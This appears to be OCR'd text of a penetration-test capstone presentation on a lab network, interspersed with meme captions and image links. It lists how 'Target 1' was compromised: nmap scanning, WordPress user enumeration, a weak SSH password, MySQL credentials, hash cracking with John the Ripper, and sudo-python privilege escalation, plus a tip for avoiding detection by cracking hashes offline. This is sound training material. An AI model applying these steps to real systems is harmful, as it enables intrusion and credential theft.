
- How can you execute the same exploit without triggering the alert?
  Instead of using john on the target system, you can copy the wp hashes.txt file to your own computer and use only your own CPU.You want to avoid adding/changing files on the vulnerable machine to avoid detection
- Are there alternative exploits that may perform better?
  Hashcat, which is built to leverage GPUs this would be a good option (John the Ripper was designed to run from CPUs).

LETS JUST COLLECT MILLIONS OF SOCIAL SECURITY NUMBERS INTO THIS DATABASE HERE
AAAAAAND WE'VE BEEN HACKED


Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


YOUR EXCHANGE SERVER HAS BEEN COMPROMISED
I HAVE ALMOST PATCHED IN TIME
IT HAPPENED TWO MONTHS AGO
imgflip.com

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.100
OS: Ubuntu 18.04.1 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux 3.2-4.9
Hostname: Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Network Mapping and User Enumeration	Nmap was used to discover open ports.	Able to discover open ports and attack accordingly.
Unsalted User Password Hash	Wpscan was used to attack in order to obtain username information.	Username was used to gain access to web server.
Weak User Password	The attackers were able to guess the users password.	Able to gain access to web server via SSH.
MySQL Database Access	Able to locate file containing login information for the MySQL database.	By using login credentials, able to gain access to MySQL database.
MySQL Data Exfiltration	By browsing through various tables within database, discovered password hashes of all the users.	Used the password hashes to crack them with John the Ripper
User Privilege Misconfiguration/Privilege Escalation	The attackers that Steven had sudo privileges for python.	Able to utilize Steven's python privileges in order to escalate to root.

Exploits Used


hac
6 YEAR OLD AFTER MAKING A FACEBOOK ACCOUNT, ENTERING 1894 AS THEIR BIRTH YEAR
imgflip.com

Exploitation: Network Mapping and User Enumeration

Target Site http://192.168.1.110
Command: nmap -sV 192.168.1.110

Summarize the following:


- Nmap was used to discover open ports and running services.
- It listed open ports and services, as well as the names of machines on the network. Ports 22 and 80 are open on the target system.
- This was taken advantage of in the attack.



LOOKING FOR THE BEST?

Raven Security - The Professionals

Established in 1987, Raven Security is a world leader in Physical and Cyber Security.

